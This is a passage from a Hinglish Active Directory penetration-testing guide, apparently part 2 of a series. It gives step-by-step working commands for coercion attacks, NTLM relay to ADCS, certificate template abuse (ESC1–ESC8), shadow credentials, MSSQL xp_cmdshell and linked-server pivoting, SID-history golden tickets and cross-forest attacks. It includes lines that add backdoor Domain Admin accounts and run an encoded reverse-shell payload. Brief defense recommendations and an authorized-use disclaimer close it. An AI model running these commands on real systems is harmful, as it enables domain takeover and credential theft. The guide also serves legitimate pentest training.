# RBCD setting remove karo
  Set-DomainObject TARGET-PC -Clear 'msds-allowedtoactonbehalfofotheridentity'

  # Fake computer account remove karo
  Remove-ADComputer -Identity ATTACKPC
```

---

4. Coercion Attacks — PrinterBug, PetitPotam, Coercer

Concept

> ***Coercion*** *ka matlab hai — kisi machine ko* ***force karna*** *ki woh tumhari machine se authenticate kare. Jab target machine tumse authenticate karne ki koshish karta hai, toh uska* ***NTLM hash ya TGT*** *capture ho jaata hai.*

```
Attack Flow:
    Attacker ──► "Hey DC, please connect to MY machine at 192.168.1.100"
    DC ──► 192.168.1.100: [Tries to authenticate]
    Attacker captures: DC$ NTLM hash ya TGT

  Yeh hash use karke:
    → NTLM Relay → DCSync (agar signing disabled)
    → Unconstrained delegation machine par TGT capture
    → Hash crack karo
```

Tool 1 — PrinterBug (SpoolSample)

Background: Windows Print Spooler service ek bug hai jisme ek machine doosri machine ko "callback" kar sakti hai. Yeh feature bahut purana hai aur mostly enabled rehta hai.

```
# Check karo Print Spooler chalu hai
  crackmapexec smb 192.168.1.10 -u user1 -p Password123 -M spooler

  # PrinterBug se coerce karo (Python)
  python3 printerbug.py corp.local/user1:Password123@dc01.corp.local 192.168.1.100
  # dc01 ab 192.168.1.100 par authenticate karne ki koshish karega

  # Responder capture karo dusri terminal mein
  sudo python3 Responder.py -I eth0

  # Windows tool — SpoolSample.exe
  .\SpoolSample.exe dc01.corp.local 192.168.1.100
```

Tool 2 — PetitPotam

Background: MS-EFSRPC (Encrypted File System Remote Protocol) ka abuse. DC ko force karte hain ki woh hamari machine se EFS authentication kare. Bina credentials ke bhi kaam karta hai (unauthenticated coercion)!

```
# Install karo
  git clone https://github.com/topotam/PetitPotam

  # Unauthenticated coercion (no credentials needed!)
  python3 PetitPotam.py 192.168.1.100 dc01.corp.local

  # Authenticated
  python3 PetitPotam.py -u user1 -p Password123 -d corp.local 192.168.1.100 dc01.corp.l
  ocal

  # Dusri terminal mein capture karo
  sudo python3 Responder.py -I eth0
  # Ya ntlmrelayx agar relay karna hai
  python3 ntlmrelayx.py -t ldap://dc01.corp.local --escalate-user user1
```

Tool 3 — Coercer (All-in-One)

```
# Install
  pip3 install coercer

  # Scan karo — kaunse methods available hain?
  python3 Coercer.py scan -u user1 -p Password123 -d corp.local -t dc01.corp.local

  # Coerce karo (sabhi methods try karo)
  python3 Coercer.py coerce \
    -u user1 -p Password123 -d corp.local \
    -t dc01.corp.local \
    -l 192.168.1.100

  # Responder ya Unconstrained machine par catch karo
```

🔥 PetitPotam + NTLM Relay → ADCS = Domain Admin!

> *Yeh bahut powerful combo hai — bina credentials ke bhi Domain Admin ban sakte ho!*

```
Attack Chain:
    PetitPotam → DC$ ko force karo → Hamari machine par authenticate karo
    ntlmrelayx → DC$ hash ko ADCS (Certificate Authority) par relay karo
    ADCS → DC$ ke naam par certificate issue karta hai
    Certificate → DC$ authenticate karne ke liye use karo → DCSync → Game Over
```

```
# Step 1: ntlmrelayx ko ADCS par point karo
  python3 ntlmrelayx.py \
    -t http://ca.corp.local/certsrv/certfnsh.asp \
    --adcs \
    --template DomainController

  # Step 2: PetitPotam se DC coerce karo
  python3 PetitPotam.py 192.168.1.100 dc01.corp.local

  # Result: DC$ ka certificate milega (base64 encoded)

  # Step 3: Certificate use karke TGT lo
  python3 gettgtpkinit.py corp.local/'DC01$' -cert-pfx dc01.pfx Administrator.ccache

  # Step 4: DCSync!
  export KRB5CCNAME=Administrator.ccache
  python3 secretsdump.py -k -no-pass corp.local/'DC01$'@dc01.corp.local
```

---

5. ADCS Attacks — Active Directory Certificate Services

ADCS Kya Hota Hai?

> ***ADCS*** *(Active Directory Certificate Services) ek* ***PKI (Public Key Infrastructure)*** *hai jo AD se integrated hota hai. Yeh digital certificates issue karta hai — login ke liye, encryption ke liye, signing ke liye. Bahut organizations iske bina kaam nahi kar sakti.*

Why Attack It?

```
Certificate = Identity proof
  Agar hum kisi bhi user/computer ka certificate bana sakein → Unke naam par authentica
  te kar sakte hain → Hash/TGT mil sakta hai
```

Key Terms:

Term	Kya Hai
CA (Certificate Authority)	Certificate issue karne wala server
Certificate Template	Blueprint — kaisa certificate banega
EKU (Extended Key Usage)	Certificate ka purpose (client auth, email, etc.)
SAN (Subject Alternative Name)	Certificate mein alternate names — ABUSE POINT!
ESC1-ESC8	8 known ADCS attack techniques

Tool: Certipy

```
# Install karo
  pip3 install certipy-ad

  # Ya
  git clone https://github.com/ly4k/Certipy && cd Certipy && pip3 install .
```

ESC1 — Misconfigured Certificate Template (Most Common)

Conditions for ESC1:

```
✓ Template mein Client Authentication EKU hai
  ✓ Enrollee (attacker user) enroll kar sakta hai
  ✓ Template mein "CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT" flag hai
    → Iska matlab: Hum khud SAN specify kar sakte hain (jaise Administrator!)
```

```
# Step 1: Vulnerable templates dhundo
  certipy find -u user1@corp.local -p Password123 -dc-ip 192.168.1.10 -vulnerable -stdo
  ut

  # Output mein dekho:
  # Template Name: UserTemplate
  # Enabled: True
  # Client Authentication: True
  # Enrollee Supplies Subject: True    ← ESC1 Vulnerability!
  # Enrollment Rights: Domain Users    ← Sab users enroll kar sakte hain!

  # Step 2: Administrator ke naam par certificate request karo
  certipy req \
    -u user1@corp.local \
    -p Password123 \
    -ca CORP-CA \
    -template UserTemplate \
    -upn administrator@corp.local \
    -dc-ip 192.168.1.10

  # administrator.pfx file milegi

  # Step 3: Certificate use karke TGT lo
  certipy auth \
    -pfx administrator.pfx \
    -dc-ip 192.168.1.10

  # Output:
  # Got hash for 'administrator@corp.local': aad3...31d6...
  # Saved TGT to administrator.ccache

  # Step 4: Hash ya TGT use karo
  export KRB5CCNAME=administrator.ccache
  python3 secretsdump.py -k -no-pass corp.local/Administrator@dc01.corp.local
```

ESC2 — Any Purpose Template

Condition: Template mein "Any Purpose" EKU hai ya no EKU (SubCA template)

```
# Dhundo
  certipy find -u user1@corp.local -p Password123 -dc-ip 192.168.1.10 -vulnerable -stdo
  ut
  # [!] Vulnerabilities: ESC2

  # ESC2 → ESC1 ki tarah attack karo lekin differently
  # Template Any Purpose hai → SmartCard Logon ke liye use kar sakte ho
  certipy req \
    -u user1@corp.local -p Password123 \
    -ca CORP-CA -template AnyPurposeTemplate \
    -upn administrator@corp.local \
    -dc-ip 192.168.1.10
```

ESC3 — Enrollment Agent Template

Concept: Ek enrollment agent doosron ki taraf se certificates request kar sakta hai.

```
# Step 1: Enrollment Agent certificate lo
  certipy req \
    -u user1@corp.local -p Password123 \
    -ca CORP-CA \
    -template EnrollmentAgentTemplate \
    -dc-ip 192.168.1.10
  # user1.pfx milegi

  # Step 2: Agent certificate use karke Administrator ka certificate lo
  certipy req \
    -u user1@corp.local -p Password123 \
    -ca CORP-CA \
    -template User \
    -on-behalf-of corp\Administrator \
    -pfx user1.pfx \
    -dc-ip 192.168.1.10
  # administrator.pfx milegi

  # Step 3: Auth karo
  certipy auth -pfx administrator.pfx -dc-ip 192.168.1.10
```

ESC4 — Vulnerable Template ACL

Concept: Agar attacker ke paas template par **WriteProperty** rights hain, toh woh template ko modify karke ESC1 bana sakta hai!

```
# Step 1: Check karo kiske paas template par write access hai
  certipy find -u user1@corp.local -p Password123 -dc-ip 192.168.1.10 -vulnerable -stdo
  ut
  # [!] Vulnerabilities: ESC4
  # Write Owner: user1

  # Step 2: Template modify karo (ESC1 bana do)
  certipy template \
    -u user1@corp.local -p Password123 \
    -template VulnerableTemplate \
    -save-old \
    -dc-ip 192.168.1.10

  # Step 3: Ab ESC1 attack karo
  certipy req \
    -u user1@corp.local -p Password123 \
    -ca CORP-CA \
    -template VulnerableTemplate \
    -upn administrator@corp.local \
    -dc-ip 192.168.1.10

  # Step 4: Template restore karo (cleanup)
  certipy template \
    -u user1@corp.local -p Password123 \
    -template VulnerableTemplate \
    -configuration VulnerableTemplate.json \
    -dc-ip 192.168.1.10
```

ESC6 — EDITF_ATTRIBUTESUBJECTALTNAME2 Flag

Concept: CA par ek flag set hota hai jo kisi bhi template mein SAN specify karne deta hai — bina "Enrollee Supplies Subject" ke bhi!

```
# CA configuration check karo
  certipy find -u user1@corp.local -p Password123 -dc-ip 192.168.1.10 -vulnerable -stdo
  ut
  # [!] CA Vulnerabilities: ESC6 — EDITF_ATTRIBUTESUBJECTALTNAME2 set

  # Normal template se bhi Administrator ka cert lo
  certipy req \
    -u user1@corp.local -p Password123 \
    -ca CORP-CA \
    -template User \
    -upn administrator@corp.local \
    -dc-ip 192.168.1.10
```

ESC7 — Vulnerable CA ACL

Concept: Attacker ke paas CA par **ManageCA** ya **ManageCertificates** rights hain.

```
# Step 1: CA rights check karo
  certipy find -u user1@corp.local -p Password123 -dc-ip 192.168.1.10 -vulnerable -stdo
  ut
  # [!] Vulnerabilities: ESC7 - ManageCA: user1

  # Step 2: ESC6 flag enable karo (agar ManageCA hai)
  certipy ca \
    -u user1@corp.local -p Password123 \
    -ca CORP-CA \
    -enable-userspecifiedsan \
    -dc-ip 192.168.1.10

  # Step 3: Ab ESC6 attack karo
  certipy req \
    -u user1@corp.local -p Password123 \
    -ca CORP-CA -template User \
    -upn administrator@corp.local \
    -dc-ip 192.168.1.10

  # Alt: ManageCertificates se failed requests approve karo
  certipy ca \
    -u user1@corp.local -p Password123 \
    -ca CORP-CA \
    -issue-request <REQUEST_ID> \
    -dc-ip 192.168.1.10
```

ESC8 — NTLM Relay to ADCS HTTP

```
# (PetitPotam section mein dekha tha — yahi hai ESC8)
  # DC ka NTLM hash relay karo ADCS web enrollment par

  python3 ntlmrelayx.py \
    -t http://ca.corp.local/certsrv/certfnsh.asp \
    --adcs \
    --template DomainController \
    --no-http-server \
    -smb2support

  python3 PetitPotam.py 192.168.1.100 dc01.corp.local
```

Shadow Credentials Attack (ADCS Related)

Concept: Agar attacker ke paas kisi user/computer account par **GenericWrite** hai, toh woh `msDS-KeyCredentialLink` attribute modify kar sakta hai. Isse Kerberos PKINIT se authenticate ho sakte hain without password!

```
# Pywhisker se (Linux)
  python3 pywhisker.py \
    -d corp.local -u user1 -p Password123 \
    --target targetuser \
    --action add \
    --dc-ip 192.168.1.10

  # Output: targetuser.pfx + pfx_password

  # TGT lo
  python3 gettgtpkinit.py corp.local/targetuser \
    -cert-pfx targetuser.pfx \
    -pfx-pass <pfx_password> \
    targetuser.ccache

  # Hash lo (UnPAC the hash)
  export KRB5CCNAME=targetuser.ccache
  python3 getnthash.py corp.local/targetuser -key <session_key>

  # Whisker se (Windows)
  .\Whisker.exe add /target:targetuser
  .\Rubeus.exe asktgt /user:targetuser /certificate:<base64_cert> /password:<pfx_pass>
  /ptt
```

---

6. MSSQL Lateral Movement

Concept

> ***Microsoft SQL Server*** *AD mein bahut common hota hai. Yeh Kerberos authentication use karta hai aur aksar* ***misconfigured*** *hota hai — linked servers, xp_cmdshell, impersonation, sab available hote hain!*

```
Attack Surface:
    SQL Login → xp_cmdshell → OS Command Execution
    SQL Login → Linked Servers → Lateral Movement
    SQL Login → Impersonation → Higher Privilege
    SQL SPN → Kerberoast → Password Crack
```

Step 1 — MSSQL Instances Dhundo

```
# Nmap se
  nmap -p 1433 192.168.1.0/24 --open

  # PowerUpSQL se (Windows) — Network mein sab SQL servers dhundo
  Import-Module .\PowerUpSQL.ps1
  Get-SQLInstanceDomain | Get-SQLServerInfo

  # Metasploit
  use auxiliary/scanner/mssql/mssql_ping
```

Step 2 — MSSQL Connect Karo

```
# Impacket mssqlclient (Linux se)
  python3 mssqlclient.py corp.local/user1:Password123@192.168.1.30 -windows-auth

  # Ya SQL auth se
  python3 mssqlclient.py sa:Password@192.168.1.30

  # PowerUpSQL se (Windows)
  Get-SQLQuery -Instance "SQLSERVER\SQLEXPRESS" -Query "SELECT @@version" -Username "us
  er1" -Password "Password123"
```

Step 3 — Enumerate Karo

```
-- SQL mein jaake yeh commands run karo:

  -- Current user aur privileges
  SELECT SYSTEM_USER;
  SELECT IS_SRVROLEMEMBER('sysadmin');

  -- Sab databases
  SELECT name FROM master.dbo.sysdatabases;

  -- Sab logins
  SELECT name, type_desc FROM master.sys.server_principals;

  -- Impersonation check karo
  SELECT distinct b.name FROM sys.server_permissions a
    INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id
    WHERE a.permission_name = 'IMPERSONATE';

  -- Linked servers dhundo
  SELECT srvname, srvproduct, rpcout FROM master..sysservers;
  EXEC sp_linkedservers;
```

Step 4 — xp_cmdshell se OS Command Execution

```
-- xp_cmdshell enable karo (sysadmin chahiye)
  EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
  EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

  -- Commands run karo
  EXEC xp_cmdshell 'whoami';
  EXEC xp_cmdshell 'hostname';
  EXEC xp_cmdshell 'net user hacker Password@123 /add && net localgroup administrators
  hacker /add';

  -- Reverse shell
  EXEC xp_cmdshell 'powershell -e <base64_encoded_payload>';
```

Step 5 — Impersonation Attack

```
-- Kisi aur user ko impersonate karo SQL mein
  EXECUTE AS LOGIN = 'sa';
  SELECT SYSTEM_USER;    -- sa dikhega
  SELECT IS_SRVROLEMEMBER('sysadmin');    -- 1 dikhega (sysadmin!)

  -- Ab xp_cmdshell use karo
  EXEC xp_cmdshell 'whoami';
```

Step 6 — Linked Server Attack (Lateral Movement)

```
-- Linked servers dekho
  SELECT srvname FROM master..sysservers WHERE srvname != @@servername;
  -- Result: SQLSERVER2 (doosra SQL server)

  -- Doosre server par query karo
  SELECT * FROM OPENQUERY("SQLSERVER2", 'SELECT SYSTEM_USER');

  -- Doosre server par command execute karo
  EXEC ('EXEC xp_cmdshell ''whoami''') AT [SQLSERVER2];

  -- Agar SQLSERVER2 sysadmin context mein chalta hai:
  EXEC ('EXEC sp_configure ''xp_cmdshell'',1; RECONFIGURE') AT [SQLSERVER2];
  EXEC ('EXEC xp_cmdshell ''whoami''') AT [SQLSERVER2];
```

Step 7 — PowerUpSQL Automated Attacks

```
# Sab vulnerable SQL servers dhundo
  Invoke-SQLAudit -Instance "SQLSERVER\SQLEXPRESS" -Verbose

  # xp_cmdshell se command execute karo
  Invoke-SQLOSCmd -Instance "SQLSERVER\SQLEXPRESS" -Command "whoami" -RawResults

  # Privilege escalation paths dhundo
  Invoke-SQLEscalatePriv -Instance "SQLSERVER\SQLEXPRESS" -Verbose

  # Linked server chain attack
  Get-SQLServerLinkCrawl -Instance "SQLSERVER" -Query "exec master..xp_cmdshell 'whoam
  i'"
```

UNC Path Injection (Hash Capture via SQL)

```
-- MSSQL se NTLM hash capture karo
  -- Pehle Responder start karo: sudo python3 Responder.py -I eth0

  EXEC xp_dirtree '\192.168.1.100\share';
  -- MSSQL service account ka hash Responder mein capture hoga!

  -- Agar sysadmin nahi hai toh bhi kaam karta hai:
  SELECT * FROM fn_xe_file_target_read_file('\192.168.1.100\share\x.xel', NULL, NULL, N
  ULL);
```

---

7. Forest Trust Attacks

Forest Trust Kya Hota Hai?

> ***AD Forest*** *= Ek ya zyada domains ka group jo ek common schema share karte hain.*
> ***Trust*** *= Ek forest doosre forest ko trust karta hai → Users dono forests mein access kar sakte hain.*

```
corp.local (Forest A)     partner.local (Forest B)
    ┌──────────────┐              ┌──────────────┐
    │  corp.local  │◄─────Trust──►│partner.local │
    │  (your org)  │              │  (acquired)  │
    └──────────────┘              └──────────────┘


  Agar corp.local compromise hua → partner.local bhi target!
```

Trust Types:

Type	Direction	Description
One-way	A→B	A ke users B access kar sakte hain, but not vice versa
Two-way (Bidirectional)	A↔B	Dono directions mein access
Transitive	A→B→C	A ko C bhi trust karta hai automatically
Non-transitive	A→B only	Sirf direct trust

Step 1 — Trusts Enumerate Karo

```
# PowerView se
  Get-DomainTrust
  Get-ForestTrust
  Get-DomainTrust -Domain partner.local

  # Impacket se
  python3 getTrustedDomainNames.py corp.local/user1:Password123 -dc-ip 192.168.1.10

  # nltest se (Windows built-in)
  nltest /domain_trusts
  nltest /trusted_domains
```

Step 2 — Child Domain se Parent Domain Attack (SID History Injection)

> ***Scenario:*** *corp.local ka ek child domain hai → child.corp.local*
> *Child domain compromise hua → Parent domain (corp.local) attack karo*

SID History ek attribute hai jo migration ke liye use hota hai — user ki purani domain ki SID store karta hai. Agar hum fake SID history inject karein jisme Enterprise Admins SID hai, toh parent domain mein access milega!

```
# Step 1: Child domain ka krbtgt hash lo (DCSync)
  python3 secretsdump.py child.corp.local/Administrator:Password@childdc.child.corp.loc
  al -just-dc-user krbtgt

  # Step 2: Information gather karo
  # Child domain SID:
  python3 lookupsid.py child.corp.local/user1:Password123@childdc.child.corp.local 0

  # Parent domain Enterprise Admins SID:
  python3 lookupsid.py corp.local/user1:Password123@dc01.corp.local | grep "Enterprise
  Admins"
  # S-1-5-21-PARENT-SID-519 (519 = Enterprise Admins RID)

  # Step 3: Inter-realm Golden Ticket banao (Extra SID = Enterprise Admins)
  python3 ticketer.py \
    -nthash <child_krbtgt_hash> \
    -domain-sid S-1-5-21-CHILD-SID \
    -domain child.corp.local \
    -extra-sid S-1-5-21-PARENT-SID-519 \
    -groups 512 \
    Administrator

  # Step 4: Parent DC access karo
  export KRB5CCNAME=Administrator.ccache
  python3 psexec.py -k -no-pass corp.local/Administrator@dc01.corp.local
```

Step 3 — Cross-Forest Kerberoasting

```
# Foreign forest ke SPNs dhundo
  python3 GetUserSPNs.py corp.local/user1:Password123 -target-domain partner.local -dc-
  ip 192.168.1.10

  # Request karo
  python3 GetUserSPNs.py corp.local/user1:Password123 -target-domain partner.local -req
  uest

  # Crack karo
  hashcat -m 13100 cross_forest_hashes.txt rockyou.txt
```

Step 4 — Foreign Group Membership Abuse

```
# Cross-forest group memberships dhundo
  # (Ek domain ka user doosre domain ke group mein)
  Get-DomainForeignGroupMember -Domain partner.local

  # PowerView se
  Get-DomainUser -Domain partner.local | Where-Object {$_.memberof -match "corp.local"}
```

Step 5 — Trust Account Attack

```
# Jab do domains trust karte hain, ek special "trust account" banta hai
  # corp.local mein: PARTNER$ account (partner.local ka trust account)
  # Is account ka hash use ho sakta hai!

  # Trust account dhundo
  Get-DomainUser -Filter {samaccountname -like "*$"} | Where-Object {$_.useraccountcont
  rol -match "INTERDOMAIN_TRUST"}

  # Mimikatz se trust key nikalo (DC par)
  mimikatz # lsadump::trust /patch
  # Trust key milega → Inter-realm tickets banao
```

Step 6 — ADCS Cross-Forest Attack

```
# Agar corp.local ka CA partner.local ko bhi certificates issue karta hai
  # partner.local ke users corp.local CA se cert le sakte hain → Cross-forest compromis
  e

  certipy find -u user1@corp.local -p Password123 -dc-ip 192.168.1.10 -vulnerable
  # Cross-forest enrollment check karo

  certipy req -u user1@corp.local -p Password123 \
    -ca CORP-CA \
    -template CrossForestTemplate \
    -upn administrator@partner.local \
    -dc-ip 192.168.1.10
```

---

8. Complete Attack Scenarios

🎯 Scenario 1: Unconstrained Delegation + Coercion → Domain Admin

```
Situation:
    - Tumhare paas user1:Password123 hai
    - WEB-01 machine unconstrained delegation par hai
    - Tumne WEB-01 compromise kar liya

  Goal: Domain Admin banana
```

```
# Step 1: WEB-01 par Rubeus monitor start karo
  .\Rubeus.exe monitor /interval:5 /nowrap

  # Step 2: Attacker machine se DC ko coerce karo
  python3 PetitPotam.py WEB-01.corp.local dc01.corp.local -u user1 -p Password123 -d co
  rp.local

  # Step 3: DC$ ka TGT WEB-01 par capture hoga — Rubeus output mein dikhega

  # Step 4: TGT inject karo
  .\Rubeus.exe ptt /ticket:<base64_TGT>

  # Step 5: DC$ ke context mein DCSync karo
  python3 secretsdump.py -k -no-pass 'corp.local/DC01$@dc01.corp.local'

  # Step 6: krbtgt hash → Golden Ticket → Domain Admin!
```

🎯 Scenario 2: ESC1 + ADCS → Domain Admin (No Prior Privilege)

```
Situation:
    - Sirf ek low-privilege user (user1:Password123) hai
    - ADCS environment hai
    - ESC1 vulnerable template hai

  Goal: Domain Admin
```

```
# Step 1: Vulnerable templates dhundo
  certipy find -u user1@corp.local -p Password123 -dc-ip 192.168.1.10 -vulnerable -stdo
  ut

  # Step 2: Administrator ka certificate request karo
  certipy req -u user1@corp.local -p Password123 \
    -ca CORP-CA -template VulnerableTemplate \
    -upn administrator@corp.local -dc-ip 192.168.1.10
  # → administrator.pfx

  # Step 3: TGT aur hash lo
  certipy auth -pfx administrator.pfx -dc-ip 192.168.1.10
  # → administrator.ccache + NTLM hash

  # Step 4: Domain Admin!
  evil-winrm -i 192.168.1.10 -u Administrator -H '<ntlm_hash>'
```

🎯 Scenario 3: RBCD Attack → SYSTEM on Target Machine

```
Situation:
    - user1 ke paas WS-02 computer object par GenericWrite hai (BloodHound ne bataya)
    - Domain mein MachineAccountQuota > 0

  Goal: WS-02 par SYSTEM access
```

```
# Step 1: Naya computer account banao
  python3 addcomputer.py corp.local/user1:Password123 \
    -computer-name 'FAKEPC$' -computer-pass 'FakePass@123' \
    -dc-ip 192.168.1.10

  # Step 2: WS-02 par RBCD set karo
  python3 rbcd.py corp.local/user1:Password123 \
    -delegate-from 'FAKEPC$' -delegate-to 'WS-02$' \
    -action write -dc-ip 192.168.1.10

  # Step 3: S4U se Administrator ka TGS lo
  python3 getST.py corp.local/'FAKEPC$':FakePass@123 \
    -spn cifs/WS-02.corp.local \
    -impersonate Administrator -dc-ip 192.168.1.10

  # Step 4: WS-02 par shell lo
  export KRB5CCNAME=Administrator@cifs_WS-02.corp.local@CORP.LOCAL.ccache
  python3 psexec.py -k -no-pass corp.local/Administrator@WS-02.corp.local
```

🎯 Scenario 4: MSSQL Linked Server Chain → Full Network Compromise

```
Situation:
    - SQLSERVER-1 par user1 ko SQL login access hai
    - SQLSERVER-1 → SQLSERVER-2 (linked, sysadmin context)
    - SQLSERVER-2 service account = Domain Admin!

  Goal: Domain compromise
```

```
# Step 1: SQLSERVER-1 connect karo
  python3 mssqlclient.py corp.local/user1:Password123@192.168.1.30 -windows-auth

  # Step 2: Linked servers dekho
  SQL> EXEC sp_linkedservers;
  # Result: SQLSERVER-2

  # Step 3: SQLSERVER-2 par commands run karo
  SQL> EXEC ('xp_cmdshell ''whoami''') AT [SQLSERVER-2];
  # Result: corp\svc_sqladmin (Domain Admin!)

  # Step 4: Domain Admin shell lo
  SQL> EXEC ('xp_cmdshell ''net user backdoor Pass@123 /add /domain && net group "Domai
  n Admins" backdoor /add /domain''') AT [SQLSERVER-2];

  # Step 5: Login karo
  evil-winrm -i 192.168.1.10 -u backdoor -p 'Pass@123'
```

Defense Recommendations

```
Delegation:
    ✓ Unconstrained delegation dhundh ke disable karo
    ✓ Sensitive accounts: "Account is sensitive and cannot be delegated" enable karo
    ✓ Protected Users group mein sensitive accounts daalo

  ADCS:
    ✓ Certipy/PSPKIAudit se regularly audit karo
    ✓ EDITF_ATTRIBUTESUBJECTALTNAME2 flag disable karo
    ✓ Template ACLs review karo
    ✓ Web enrollment par HTTPS + Extended Protection for Auth enable karo

  Coercion:
    ✓ Print Spooler service disable karo on DCs (agar printing required nahi)
    ✓ MS-EFSRPC restrict karo
    ✓ NTLM authentication restrict karo (agar possible)
    ✓ SMB Signing enable karo everywhere

  MSSQL:
    ✓ Least privilege — SQL service accounts domain admin nahi hone chahiye
    ✓ xp_cmdshell disable karo
    ✓ Linked servers audit karo aur restrict karo
    ✓ SQL Server Audit enable karo

  Forest Trusts:
    ✓ SID Filtering enable karo (SID History injection rokta hai)
    ✓ Selective authentication use karo
    ✓ Regularly trust relationships audit karo
```

📦 Tools Summary

ATTACK	TOOL
Delegation Find	findDelegation.py, PowerView, BloodHound
Unconstrained	Rubeus (monitor/dump/ptt), Mimikatz
Constrained	getST.py, Rubeus s4u
RBCD Setup	rbcd.py, PowerView, Powermad
Computer Account	addcomputer.py, Powermad
Coercion	Coercer, PetitPotam, PrinterBug
NTLM Relay	ntlmrelayx.py, Responder
ADCS Find	certipy find, PSPKIAudit
ADCS Exploit	certipy req/auth, pkicat
Shadow Credentials	pywhisker, Whisker, Rubeus
MSSQL	mssqlclient.py, PowerUpSQL, CrackMapExec
Forest Trusts	PowerView, BloodHound, Impacket
PKINIT Auth	gettgtpkinit.py, certipy auth

> 🔴 ***Remember:*** *Yeh guide sirf authorized pentesting, CTF, aur security research ke liye hai. Always get* ***written permission*** *before testing any system.*

Part 2 Complete | Part 1 ke saath combine karo ek complete AD pentesting reference banane ke liye.